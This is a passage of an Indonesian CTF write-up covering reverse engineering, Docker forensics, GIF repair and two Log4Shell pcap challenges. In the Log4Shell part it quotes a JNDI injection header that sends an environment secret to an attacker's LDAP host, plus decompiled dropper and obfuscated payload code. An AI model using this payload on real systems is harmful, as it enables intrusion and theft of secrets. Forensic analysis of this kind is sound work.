1377: cmp    DWORD PTR [rbp-0x74],0xf
137b: jle    138c <main+0x14e>
137d: movzx  eax,BYTE PTR [rbp-0x61]
1381: cmp    al,0x70
1383: jne    138c <main+0x14e>
1385: mov    eax,0x1
138a: jmp    1391 <main+0x153>
138c: mov    eax,0x0
1391: mov    BYTE PTR [rbp-0x75],al
1394: and    BYTE PTR [rbp-0x75],0x1
1398: cmp    BYTE PTR [rbp-0x75],0x0
139c: je     13c0 <main+0x182>
139e: cmp    DWORD PTR [rbp-0x74],0x6
13a2: jle    13c0 <main+0x182>
13a4: movzx  eax,BYTE PTR [rbp-0x6a]
13a8: movsx  edx,al
13ab: movzx  eax,BYTE PTR [rbp-0x6b]
13af: movsx  eax,al
13b2: sub    eax,0x4
13b5: cmp    edx,eax
13b7: jne    13c0 <main+0x182>
13b9: mov    eax,0x1
13be: jmp    13c5 <main+0x187>
13c0: mov    eax,0x0
13c5: mov    BYTE PTR [rbp-0x75],al
13c8: and    BYTE PTR [rbp-0x75],0x1
13cc: cmp    BYTE PTR [rbp-0x75],0x0
13d0: je     13eb <main+0x1ad>

```



```

13d2: cmp    DWORD PTR [rbp-0x74],0x11
13d6: jle     13eb <main+0x1ad>
13d8: movzx   edx,BYTE PTR [rbp-0x68]
13dc: movzx   eax,BYTE PTR [rbp-0x5f]
13e0: cmp     dl,al
13e2: jne     13eb <main+0x1ad>
13e4: mov     eax,0x1
13e9: jmp     13f0 <main+0x1b2>
13eb: mov     eax,0x0
13f0: mov     BYTE PTR [rbp-0x75],al
13f3: and     BYTE PTR [rbp-0x75],0x1
13f7: cmp     BYTE PTR [rbp-0x75],0x0
13fb: je      1412 <main+0x1d4>
13fd: cmp     DWORD PTR [rbp-0x74],0xa
1401: jle     1412 <main+0x1d4>
1403: movzx   eax,BYTE PTR [rbp-0x66]
1407: cmp     al,0x63
1409: jne     1412 <main+0x1d4>
140b: mov     eax,0x1
1410: jmp     1417 <main+0x1d9>
1412: mov     eax,0x0
1417: mov     BYTE PTR [rbp-0x75],al
141a: and     BYTE PTR [rbp-0x75],0x1
141e: cmp     BYTE PTR [rbp-0x75],0x0
1422: je      1441 <main+0x203>
1424: lea     rax,[rbp-0x70]
1428: mov     rsi,rax
142b: lea     rax,[rip+0xbd5]    # 2007 <_IO_stdin_used+0x7>
1432: mov     rdi,rax
1435: mov     eax,0x0
143a: call    10c0 <printf@plt>
143f: jmp     1450 <main+0x212>
1441: lea     rax,[rip+0xbc7]    # 200f <_IO_stdin_used+0xf>
1448: mov     rdi,rax
144b: call    1090 <puts@plt>
1450: mov     eax,0x0
1455: mov     rdx,QWORD PTR [rbp-0x8]
1459: sub     rdx,QWORD PTR fs:0x28
1460:
1462: je      1469 <main+0x22b>
1464: call    10b0 <__stack_chk_fail@plt>
1469: leave
146a: ret

```

Meskipun di deskripsi bilang “Pseudo-C decompilation makes us lazy”, saya yang pemalas ini tetap pake AI buat convert ke bahasa C wkwkwk.

```

#include <stdio.h>
#include <string.h>
#include <stdbool.h>

```

```

bool check(char* str) {
    int len = strlen(str);
    for (int i = 0; i < len/2; i++) {
        if (str[i] != str[len - 1 - i]) {
            return false;
        }
    }
    return true;
}

int main() {
    char input[100]; // Buffer at rbp-0x70
    int len;
    bool valid = true;

    scanf("%s", input);
    len = strlen(input);

    // Multiple validation checks
    valid &= check(input);

    // Check Length is 0x15 (21)
    valid &= (len == 0x15);

    // Check if Length > 20 and specific characters are 'a'
    valid &= (len > 0x14 &&
        input[0] == 'a' &&
        input[2] == 'a' &&
        input[4] == 'a' &&
        input[7] == 'a' &&
        input[9] == 'a');

    // Check relation between characters at positions
    valid &= (len > 3 && input[1] == (input[3] - 1));

    // Check for 'm' at specific position
    valid &= (len > 0x13 && input[19] == 'm');

    // Check for 'p' at specific position
    valid &= (len > 0xf && input[15] == 'p');

    // Check relation between characters
    valid &= (len > 6 && input[6] == (input[5] - 4));
}

```

```

// Check if two characters are equal
valid &= (len > 0x11 && input[8] == input[17]);

// Check for 'c' at specific position
valid &= (len > 0xa && input[10] == 'c');

// Print result
if (valid) {
    printf("Good job!, %s\n", input);
} else {
    puts("Try again!");
}

return 0;
}

```

Tinggal construct flag secara manual berdasarkan kode di atas (AI bisa convert ke C tapi gabisa dapetin flagnya wkwk kocak)

Flag: CJ{amanaplanacanalpanama}

Forensic

[230 pts] Whale



Diberikann sebuah evidence yang berisikan filesystem dari whale os yang merupakan os built on linux sehingga analisa nya kurang lebih sama dengan linux forensic. Pada folder root (/), terdapat folder app yang di dalamnya berisi docker file yang memberikan kita clue bahwa application dijalankan menggunakan docker. Sehingga kita perlu menganalisa artifact docker yang ditinggalkan di sana.

```
FROM python:3-alpine

ENV PYTHONUNBUFFERED=1

WORKDIR /app

RUN apk add --no-cache \
    gcc \
    musl-dev \
    linux-headers \
    libffi-dev \
    openssl-dev \
    curl
```

```
RUN pip install --no-cache-dir Flask pycryptodome

ARG ID1
ARG ID2

RUN curl "https://pastebin.com/raw/${ID1}"
RUN curl -o app.py "https://pastebin.com/raw/${ID2}"

EXPOSE 5000

ENTRYPOINT ["python", "app.py"]
```

Sayangnya aplikasi yang dijalankan didownload dengan passing argumen yang dijalankan ketika membuild docker sehingga kita perlu mencari id nya terlebih dahulu agar mengetahui source dari applikasi yang dideploy. Untuk melihat artifact dari dockerfile yang dibuilt, kita bisa menganalisa pada folder `/var/lib/docker/buildkit/content/blobs/sha256/{sha256_hash}`. Dan pada hash `0a877b17e473b73cafe0805b0e4a26bfd3708ee164da5c2bf5ca863bc678ba4f`, didapatkan argumen ID1 dan ID2nya.

```
{
  "created": "2025-01-09T06:13:24.83523666Z",
  "created_by": "ARG ID1=YJqeFMMv",
  "comment": "buildkit.dockerfile.v0",
  "empty_layer": true
},
{
  "created": "2025-01-09T06:13:24.83523666Z",
  "created_by": "ARG ID2=fUH6jy3d",
  "comment": "buildkit.dockerfile.v0",
  "empty_layer": true
},
}
```

Flag part 1 didapatkan dari id argumen yang pertama yaitu <https://pastebin.com/raw/YJqeFMMv>

Selanjutnya source app.py bisa di lihat pada <https://pastebin.com/raw/fUH6jy3d>

```
from flask import Flask, request, jsonify
import base64
from Crypto.Cipher import AES
from Crypto.Util.Padding import pad
import os

app = Flask(__name__)

@app.route('/upload', methods=['POST'])
def upload_file():
    # Get query parameters
    file_path = request.args.get('a')
    encryption_key = request.args.get('b')

    if not file_path:
        return jsonify({"error": "Query parameter 'a' is required for file path."}), 400

    try:
        encoded_file = request.data.decode('utf-8')
        file_content = base64.b64decode(encoded_file)

        if encryption_key:
            if len(encryption_key) not in (16, 24, 32):
                return jsonify({"error": "Encryption key must be 16, 24, or 32 bytes long."}), 400
            cipher = AES.new(encryption_key.encode('utf-8'), AES.MODE_ECB)
            file_content = cipher.encrypt(pad(file_content, AES.block_size))

        os.makedirs(os.path.dirname(file_path), exist_ok=True)
        with open(file_path, 'wb') as f:
            f.write(file_content)

        return jsonify({"message": "File uploaded successfully."}), 200

    except base64.binascii.Error:
        return jsonify({"error": "Invalid Base64-encoded string."}), 400
    except Exception as e:
        return jsonify({"error": str(e)}), 500

if __name__ == '__main__':
    app.run(debug=True, host='0.0.0.0')
```

Inti dari aplikasi ini adalah menerima file yang di upload, dan jika parameter b digunakan, maka file akan dienkripsi dengan key yang diberikan oleh user dengan parameter b. Untuk mencari tau file apa yang diupload attacker, kita perlu mengetahui log dari container ini. Kita bisa menganalisa pada folder /var/lib/docker/containers untuk menganalisa hal hal yang berkaitan dengan container docker seperti config, host, dan log dari application server yang dijalankan di sana. Pada log container 4e5f2fa4c43bba8c3123d068f2ec24e4399a860113d41cccb75c428cb04ebf, kita bisa melihat attacker mengupload beberapa file :

```
{ "log": "172.17.0.1 - - [09/Jan/2025 06:24:36] \"\\u001b[33mGET / HTTP/1.1\\u001b[0m\" 404\n-\\n\", \"stream\": \"stderr\", \"time\": \"2025-01-09T06:24:36.26334873Z\" }\n{ \"log\": \"172.17.0.1 - - [09/Jan/2025 06:25:31] \"\\u001b[33mPOST /?a=/tmp/test HTTP/1.1\\u001b[0m\" 404\n-\\n\", \"stream\": \"stderr\", \"time\": \"2025-01-09T06:25:31.852971084Z\" }\n{ \"log\": \"172.17.0.1 - - [09/Jan/2025 06:25:41] \"POST /upload?a=/tmp/test HTTP/1.1\" 200\n-\\n\", \"stream\": \"stderr\", \"time\": \"2025-01-09T06:25:41.52350298Z\" }\n{ \"log\": \"172.17.0.1 - - [09/Jan/2025 06:27:34] \"POST /upload?a=/tmp/what\\u0026b=705f9dc63b9c3bfa HTTP/1.1\" 200\n-\\n\", \"stream\": \"stderr\", \"time\": \"2025-01-09T06:27:34.937305157Z\" }\n{ \"log\": \"172.17.0.1 - - [09/Jan/2025 06:28:57] \"POST /upload?a=/tmp/w00t\\u0026b=64bc4dbca3c92adc HTTP/1.1\" 200\n-\\n\", \"stream\": \"stderr\", \"time\": \"2025-01-09T06:28:57.355517889Z\" }\n{ \"log\": \"172.17.0.1 - - [09/Jan/2025 06:30:41] \"POST /upload?a=/tmp/w00t\\u0026b=64bc4dbca3c92adc HTTP/1.1\" 200\n-\\n\", \"stream\": \"stderr\", \"time\": \"2025-01-09T06:30:41.01378587Z\" }\n{ \"log\": \"172.17.0.1 - - [09/Jan/2025 06:31:00] \"POST /upload?a=/tmp/w00t\\u0026b=64bc4dbca3c92adc HTTP/1.1\" 200\n-\\n\", \"stream\": \"stderr\", \"time\": \"2025-01-09T06:31:00.167349379Z\" }\n{ \"log\": \"172.17.0.1 - - [09/Jan/2025 06:31:28] \"POST /upload?a=/tmp/w00t\\u0026b=64bc4dbca3c92adc HTTP/1.1\" 200\n-\\n\", \"stream\": \"stderr\", \"time\": \"2025-01-09T06:31:28.464410866Z\" }\n{ \"log\": \"172.17.0.1 - - [09/Jan/2025 06:31:50] \"POST /upload?a=/tmp/w00t\\u0026b=64bc4dbca3c92adc HTTP/1.1\" 200\n-\\n\", \"stream\": \"stderr\", \"time\": \"2025-01-09T06:31:50.811240286Z\" }\n{ \"log\": \"172.17.0.1 - - [09/Jan/2025 06:32:27] \"POST /upload?a=/tmp/w00t\\u0026b=64bc4dbca3c92adc HTTP/1.1\" 200\n-\\n\", \"stream\": \"stderr\", \"time\": \"2025-01-09T06:32:27.086314438Z\" }
```

```

{"log":"172.17.0.1 - - [09/Jan/2025 06:33:04] \"POST
/upload?a=/tmp/what2\u0026b=705f9dc63b9c3bfa HTTP/1.1\" 200
-\\n\",\"stream\":\"stderr\",\"time\":\"2025-01-09T06:33:04.811347946Z\"}
{"log":"172.17.0.1 - - [09/Jan/2025 06:36:22] \"POST
/upload?a=/tmp/uploaded_file HTTP/1.1\" 200
-\\n\",\"stream\":\"stderr\",\"time\":\"2025-01-09T06:36:22.331880092Z\"}
{"log":"172.17.0.1 - - [09/Jan/2025 06:38:47] \"POST
/upload?a=/tmp/uploaded_file HTTP/1.1\" 200
-\\n\",\"stream\":\"stderr\",\"time\":\"2025-01-09T06:38:47.720677553Z\"}
{"log":"172.17.0.1 - - [09/Jan/2025 06:40:02] \"POST
/upload?a=/tmp/h3r3\u0026b=a2c31cd2a4c1bf6a HTTP/1.1\" 200
-\\n\",\"stream\":\"stderr\",\"time\":\"2025-01-09T06:40:02.209540807Z\"}
{"log":"172.17.0.1 - - [09/Jan/2025 06:40:41] \"POST
/upload?a=/tmp/n0\u0026b=a2c31cd2a4c1bf6a HTTP/1.1\" 200
-\\n\",\"stream\":\"stderr\",\"time\":\"2025-01-09T06:40:41.390646324Z\"}
{"log":"172.17.0.1 - - [09/Jan/2025 06:40:57] \"POST
/upload?a=/tmp/h3r3\u0026b=a2c31cd2a4c1bf6a HTTP/1.1\" 200
-\\n\",\"stream\":\"stderr\",\"time\":\"2025-01-09T06:40:57.282394022Z\"}
{"log":"172.17.0.1 - - [09/Jan/2025 06:41:03] \"POST
/upload?a=/tmp/n0\u0026b=a2c31cd2a4c1bf6a HTTP/1.1\" 200
-\\n\",\"stream\":\"stderr\",\"time\":\"2025-01-09T06:41:03.313752062Z\"}
{"log":"172.17.0.1 - - [09/Jan/2025 06:42:50] \"POST /upload?a=/tmp/interesting
HTTP/1.1\" 200 -\\n\",\"stream\":\"stderr\",\"time\":\"2025-01-09T06:42:50.386944954Z\"}

```

File yang diupload, dapat kita analisa di artifact docker image yaitu pada `/var/lib/docker/overlay2` dan untuk lebih spesifiknya dalam kasus ini, kita bisa mendapatkan folder `/tmp` milik docker container di `/var/lib/docker/overlay2/l/YGV7FVSEVIENLJBJ6CQPIHGAI5/tmp`.

Flag part 2 didapat ketika penulis melihat isi konten dari file `interesting`, sedangkan Flag part 3 didapatkan dengan mendecrypt file `h3r3`

Solver part 3

```

import sys
import os
import base64

```



```

from Crypto.Cipher import AES
from Crypto.Util.Padding import unpad

def decrypt_file(file_path, key=None):
    if not os.path.isfile(file_path):
        raise FileNotFoundError(f"File not found: {file_path}")

    with open(file_path, 'rb') as f:
        encrypted_data = f.read()
        cipher = AES.new(key.encode('utf-8'), AES.MODE_ECB)
        decrypted_data = unpad(cipher.decrypt(encrypted_data), AES.block_size)

    return decrypted_data

encrypted_file = "h3r3"
aes_key = "a2c31cd2a4c1bf6a"
result = decrypt_file(encrypted_file, aes_key)
print(result)

```

Flag: CJ{dae071f96aadb8c2417ed6715711cb9e36e6c1e}

[290 pts] Grayscale




Diberikan sebuah file gif yang broken. Jika kita lihat pada header file tersebut dengan hxd, isinya hanya garbage hingga di offset 30C:

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000240	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	YYYYYYYYYYYYYYYY
00000250	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	YYYYYYYYYYYYYYYY
00000260	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	YYYYYYYYYYYYYYYY
00000270	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	YYYYYYYYYYYYYYYY
00000280	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	YYYYYYYYYYYYYYYY
00000290	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	YYYYYYYYYYYYYYYY
000002A0	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	YYYYYYYYYYYYYYYY
000002B0	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	YYYYYYYYYYYYYYYY
000002C0	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	YYYYYYYYYYYYYYYY
000002D0	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	YYYYYYYYYYYYYYYY
000002E0	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	YYYYYYYYYYYYYYYY
000002F0	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	YYYYYYYYYYYYYYYY
00000300	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	21	F9 04	YYYYYYYYYYYYYYYY!ù.
00000310	01	0A	00	B5	00	2C	00	00	00	00	90	01	C8	00	00	08	...µ.,.....È...
00000320	FE	00	FF	09	1C	48	B0	A0	C1	83	08	13	2A	5C	C8	B0	p.ÿ..H° Áf..*À°
00000330	A1	C3	87	10	23	4A	9C	48	B1	A2	C5	8B	18	33	6A	DC	jÃ+.#JœH±cÃ<.3jÜ
00000340	C8	B1	A3	C7	8F	20	43	8A	1C	49	B2	A4	C9	93	28	53	È±èÇ. CŠ.I°*È"(S
00000350	AA	5C	C9	B2	A5	CB	97	30	63	CA	9C	49	B3	A6	CD	9B	*\È°*È-0cÈeI° Í>
00000360	38	73	EA	DC	C9	B3	A7	CF	9F	40	83	0A	1D	4A	B4	A8	8sèUÈ°\$Iÿ@f..J°"
00000370	D1	A3	48	93	2A	5D	CA	B4	A9	D3	A7	50	A3	4A	9D	4A	NèH°*jÈ°Ó\$PèJ.J
00000380	B5	AA	D5	AB	58	B3	6A	DD	CA	B5	AB	D7	AF	60	C3	8A	µ*ÖeX°jÿÈµ«~"ÃŠ
00000390	1D	4B	B6	AC	D9	B3	68	D3	AA	5D	CB	B6	AD	DB	B7	70	.Kÿ-Ü°hÓ°jÈÿ.Û·p
000003A0	E3	CA	9D	4B	B7	AE	DD	BB	78	F3	EA	DD	CB	B7	AF	DF	ãÈ.K·@ÿ»xóèÿÈ·"ß
000003B0	BF	80	03	0B	1E	4C	B8	B0	E1	C3	88	13	2B	5E	CC	B8	ç€...L.°áÃ°.+^Í.
000003C0	B1	E3	C7	90	23	4B	9E	4C	B9	B2	E5	CB	98	33	6B	DE	±ãÇ.#KZL°*ãÈ°3kÈ
000003D0	CC	B9	B3	E7	CE	A0	43	8B	1E	4D	BA	B4	F6	D3	A8	53	†±°çÿ C. M°°ó°S

Untuk merepair gif tersebut, kita perlu memahami struktur file gif terlebih dahulu pada link [berikut](#). Kita bisa mengetahui bahwa header yang hilang pada gif tersebut adalah Header Block, Logical screen descriptor, dan Global color table. Untuk versi gif, karena ada header optional yaitu header Graphics Control Extension pada corrupted file tersebut, kita bisa mengambil asumsi versi gifnya adalah 89a. Penulis langsung mengambil value header seperti yang tertera pada giflib, dan ternyata tanpa perlu

mengadjust lagi, flagnya sudah didapat, penulis menggunakan [gifmaker](#) untuk mendapatkan frame dari flag

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000000	47	49	46	38	39	61	0A	00	0A	00	91	00	00	FF	FF	FF	GIF89a....`..ÿÿÿ
00000010	FF	00	00	00	00	FF	00	00	00	21	F9	04	01	0A	00	B5	ÿ....ÿ...[a....µ
00000020	00	2C	00	00	00	00	90	01	C8	00	00	08	FE	00	FF	09	.,.....È...þ.ÿ.
00000030	1C	48	B0	A0	C1	83	08	13	2A	5C	C8	B0	A1	C3	87	10	.H° Áf..*\È°;Ã±.
00000040	23	4A	9C	48	B1	A2	C5	8B	18	33	6A	DC	C8	B1	A3	C7	#JœH±œÃ<.3jÜÊ±±Ç
00000050	8F	20	43	8A	1C	49	B2	A4	C9	93	28	53	AA	5C	C9	B2	. CŠ.I±œÈ"(S±\È±
00000060	A5	CB	97	30	63	CA	9C	49	B3	A6	CD	9B	38	73	EA	DC	¥È-0cÈœI°!Í>8sêÜ



Flag: CJ{_s0_15_it_pr0nounc3d_GiF_or_JiF?_}

[310 pts] Log4Shell 1

Challenge 20 Solves

Log4Shell 1

310

Author: farisv

Our application is still using vulnerable Log4j and someone just hacked us! Please help to investigate and find out what they did.

<https://drive.google.com/file/d/106IBmMEMLI4FncV2zlxqlewZOqUE5wFq/view?usp=sharing>

Note: There are two flags in this challenge

Diberikan sebuah file pcap, yang di mana ketika dianalisa, evidence ini terkait dengan vulnerability tahun 2021 yaitu log4shell. Jika dilihat pada traffic, kita bisa melihat attacker berusaha untuk mencoba mengambil flag di env dengan total ada 34 part.

```
Frame 112: 223 bytes on wire (1784 bits), 223 bytes captured (1784 bits) on 0
Linux cooked capture v2
Internet Protocol Version 4, Src: 198.211.115.148, Dst: 157.230.252.80
Transmission Control Protocol, Src Port: 43904, Dst Port: 8080, Seq: 1, Ack: 167, Win: 0, Len: 0
Hypertext Transfer Protocol
  GET / HTTP/1.1\r\n
    Host: 157.230.252.80:8080\r\n
    User-Agent: curl/8.9.1\r\n
    Accept: */*\r\n
    X-Api-Version: ${jndi:ldap://198.211.115.148:1389/${env:FLAGPART1}}\r\n
  [Full request URI: http://157.230.252.80:8080/]
  [HTTP request 1/1]
  [Response in frame: 167]
```

Potongan flag dapat dilihat pada tcp response yang dilakukan server ke ldap server milik attacker pada offset 52. Penulis sempat ngestuck di sini cukup lama karena

ternyata ada karakter yang hilang di part 33 yaitu “?”

The image shows a Wireshark packet capture analysis. The top pane displays a list of packets, with packet 146 selected. The middle pane shows the details of the selected packet, which is a TCP ACK. The bottom pane shows the raw data of the packet, which is a 69-byte payload. The payload is displayed in hexadecimal and ASCII. The ASCII representation shows a string of characters, including a question mark at the end. The question mark is highlighted in blue, indicating it is the character that is missing in the original image.

No.	Time	Source	Destination	Protocol	Length	Info
134	177.522816	198.211.115.148	172.17.0.2	TCP	72	[TCP Dup ACK 133#1] 1389 → 54136 [ACK] Seq=1 Ack=15 Win=65152 Len=0 TSva
135	177.572747	198.211.115.148	157.230.252.80	TCP	86	1389 → 54136 [PSH, ACK] Seq=1 Ack=15 Win=65152 Len=14 TSval=3289322544 T
136	177.572800	198.211.115.148	172.17.0.2	TCP	86	1389 → 54136 [PSH, ACK] Seq=1 Ack=15 Win=65152 Len=14 TSval=3289322544 T
137	177.572809	198.211.115.148	172.17.0.2	TCP	86	[TCP Retransmission] 1389 → 54136 [PSH, ACK] Seq=1 Ack=15 Win=65152 Len=
138	177.572846	172.17.0.2	198.211.115.148	TCP	72	54136 → 1389 [ACK] Seq=15 Ack=15 Win=64256 Len=0 TSval=1075735385 TSecr=
139	177.572852	172.17.0.2	198.211.115.148	TCP	72	[TCP Dup ACK 138#1] 54136 → 1389 [ACK] Seq=15 Ack=15 Win=64256 Len=0 TSV
140	177.572862	157.230.252.80	198.211.115.148	TCP	72	54136 → 1389 [ACK] Seq=15 Ack=15 Win=64256 Len=0 TSval=1075735385 TSecr=
141	177.576400	172.17.0.2	198.211.115.148	TCP	141	54136 → 1389 [PSH, ACK] Seq=15 Ack=15 Win=64256 Len=69 TSval=1075735389
142	177.576415	172.17.0.2	198.211.115.148	TCP	141	[TCP Retransmission] 54136 → 1389 [PSH, ACK] Seq=15 Ack=15 Win=64256 Len
143	177.576431	157.230.252.80	198.211.115.148	TCP	141	54136 → 1389 [PSH, ACK] Seq=15 Ack=15 Win=64256 Len=69 TSval=1075735389
144	177.810749	198.211.115.148	157.230.252.80	TCP	72	1389 → 54136 [ACK] Seq=15 Ack=84 Win=65152 Len=0 TSval=3289322782 TSecr=
145	177.810797	198.211.115.148	172.17.0.2	TCP	72	1389 → 54136 [ACK] Seq=15 Ack=84 Win=65152 Len=0 TSval=3289322782 TSecr=
146	177.810805	198.211.115.148	172.17.0.2	TCP	72	[TCP Dup ACK 145#1] 1389 → 54136 [ACK] Seq=15 Ack=84 Win=65152 Len=0 TSV
147	177.868660	198.211.115.148	157.230.252.80	TCP	242	1389 → 54136 [PSH, ACK] Seq=15 Ack=84 Win=65152 Len=170 TSval=3289322840

Sequence Number (raw): 667594441
[Next Sequence Number: 84 (relative sequence number)]
Acknowledgment Number: 15 (relative ack number)
Acknowledgment number (raw): 469353079
1000 = Header Length: 32 bytes (8)
Flags: 0x018 (PSH, ACK)
Window: 502
[Calculated window size: 64256]
[Window size scaling factor: 128]
Checksum: 0xe6e6 [unverified]
[Checksum Status: Unverified]
Urgent Pointer: 0
Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
[Timestamps]
[SEQ/ACK analysis]
[iRTT: 0.236523000 seconds]
[Bytes in flight: 69]
[Bytes sent since last PSH flag: 69]
TCP payload (69 bytes)
Data (69 bytes)
Data: 304302010263210401430a01000a0103020100010100870b6f626a656374
[Length: 69]

0000 08 00 00 00 00 00 00 7e 00 01 03 06 02 42 ac 11~...B
0010 00 02 00 00 45 00 00 79 f5 01 40 00 40 06 5f 02E..y..@_..
0020 ac 11 00 02 c6 d3 73 94 d3 78 05 6d 27 ca ae c9s'..x'm'..
0030 1b f9 c2 77 80 18 01 f6 e6 e6 00 00 01 01 08 0aw.....
0040 40 1e 6b 5d c4 0f 14 30 30 43 02 01 02 63 21 04 @.k]...0.0c...c!
0050 01 43 0a 01 00 0a 01 03 02 01 00 02 01 00 01 01 .C.....
0060 00 87 0b 6f 62 6a 65 63 74 43 6c 61 73 73 30 00objec tClass0
0070 a0 1b 30 19 04 17 32 2e 31 36 2e 38 34 30 2e 31 ..0...2. 16.840.1
0080 2e 31 31 33 37 33 30 2e 33 2e 34 2e 32 ..113730. 3.4.2

Flag: CJ{c4n_y0u_c0ntinu3_unt1l_Flag_2?}

[370 pts] Log4Shell 2

Challenge

14 Solves

✕

Log4Shell 2

370

Author: farisv

Our application is still using vulnerable Log4j and someone just hacked us! Please help to investigate and find out what they did.

<https://drive.google.com/file/d/106IBmMEMLI4FncV2zlxqlwZOqUE5wFq/view?usp=sharing>

Note: There are two flags in this challenge

Masih dengan pcap yang sama, pada traffic bagian akhir, terlihat bahwa server melakukan get request untuk mendapatkan sebuah java class bernama dropper.class yang ketika didecompile hasilnya seperti berikut

```
import java.io.FileOutputStream;
import java.lang.reflect.Constructor;
import java.lang.reflect.Method;

public class Dropper {
    private static final String ALGORITHM = "AES";
    private static final String TRANSFORMATION = "AES/ECB/PKCS5Padding";

    private static String getSecretKey() throws Exception {
        Class enc = Class.forName("java.lang.System");
        Method var1 = enc.getMethod("getenv", String.class);
        String var2 = "";

        for(int var3 = 1; var3 <= 16; ++var3) {
```

```

        var2 = var2 + (String)var1.invoke((Object)null, "FLAGPART" + var3);
    }

    return var2;
}

public static void decryptToFile(String enc, String var1) throws Exception {
    String var2 = getSecretKey();
    Class var3 = Class.forName("java.util.Base64");
    Method var4 = var3.getMethod("getDecoder");
    Object var5 = var4.invoke((Object)null);
    Method var6 = var5.getClass().getMethod("decode", String.class);
    byte[] var7 = (byte[])((byte[])var6.invoke(var5, enc));
    Class var8 = Class.forName("javax.crypto.spec.SecretKeySpec");
    Constructor var9 = var8.getConstructor(byte[].class, String.class);
    Object var10 = var9.newInstance(var2.getBytes(), "AES");
    Class var11 = Class.forName("javax.crypto.Cipher");
    Method var12 = var11.getMethod("getInstance", String.class);
    Object var13 = var12.invoke((Object)null, "AES/ECB/PKCS5Padding");
    Method var14 = var11.getMethod("init", Integer.TYPE,
Class.forName("java.security.Key"));
    Method var15 = var11.getMethod("doFinal", byte[].class);
    var14.invoke(var13, 2, var10);
    byte[] var16 = (byte[])((byte[])var15.invoke(var13, var7));
    FileOutputStream var17 = new FileOutputStream(var1);
    Throwable var18 = null;

    try {
        var17.write(var16);
    } catch (Throwable var27) {
        var18 = var27;
        throw var27;
    } finally {
        if (var17 != null) {
            if (var18 != null) {
                try {
                    var17.close();
                } catch (Throwable var26) {

```

```

        var18.addSuppressed(var26);
    }
    } else {
        var17.close();
    }
}

}

}

static {
    try {
        String enc = "...";
        String var1 = "---.class";
        decryptToFile(enc, var1);
    } catch (Exception var2) {
        var2.printStackTrace();
    }
}
}
}

```

Intinya adalah kita program tersebut mencoba untuk mendecrypt sebuah payload dan mewrite payload ke sebuah file java class. Hasil decompile dari payload adalah sebagai berikut :

```

import java.io.BufferedReader;
import java.io.BufferedWriter;
import java.io.InputStreamReader;
import java.io.OutputStreamWriter;
import java.lang.reflect.Method;
import java.net.Socket;
import java.nio.charset.StandardCharsets;
import java.security.MessageDigest;
import java.util.Arrays;
import java.util.Base64;
import javax.crypto.Cipher;

```



```

import javax.crypto.spec.SecretKeySpec;

public class Comms {
    // $FF: synthetic field
    private static final String[] I;
    // $FF: synthetic field
    private static final String XXX;
    // $FF: synthetic field
    private static final String YYY;
    // $FF: synthetic field
    private static final int[] l;

    private static void II1() {
        l = new int[32];
        l[0] = (21 + 181 - 65 + 113 ^ 46 + 154 - 161 + 126) & (151 ^ 185 ^ 77 ^
60 ^ -" ".length());
        l[1] = " ".length();
        l[2] = " ".length();
        l[3] = " ".length();
        l[4] = 85 ^ 49 ^ 163 ^ 195;
        l[5] = 127 ^ 122;
        l[6] = 104 ^ 110;
        l[7] = 87 + 12 - -35 + 36 ^ 83 + 116 - 132 + 106;
        l[8] = 24 ^ 16;
        l[9] = 182 + 39 - 48 + 11 ^ 50 + 91 - 39 + 75;
        l[10] = 19 ^ 65 ^ 1 ^ 89;
        l[11] = 92 ^ 87;
        l[12] = 50 ^ 62;
        l[13] = 71 ^ 74;
        l[14] = 27 ^ 21;
        l[15] = 146 ^ 157;
        l[16] = 161 ^ 174 ^ 144 ^ 143;
        l[17] = 141 ^ 156;
        l[18] = 73 ^ 91;
        l[19] = 95 ^ 99 ^ 187 ^ 148;
        l[20] = 124 ^ 104;
        l[21] = 203 ^ 192 ^ 189 ^ 163;
        l[22] = 1 ^ 104 ^ 108 + 36 - 21 + 4;
    }
}

```

```

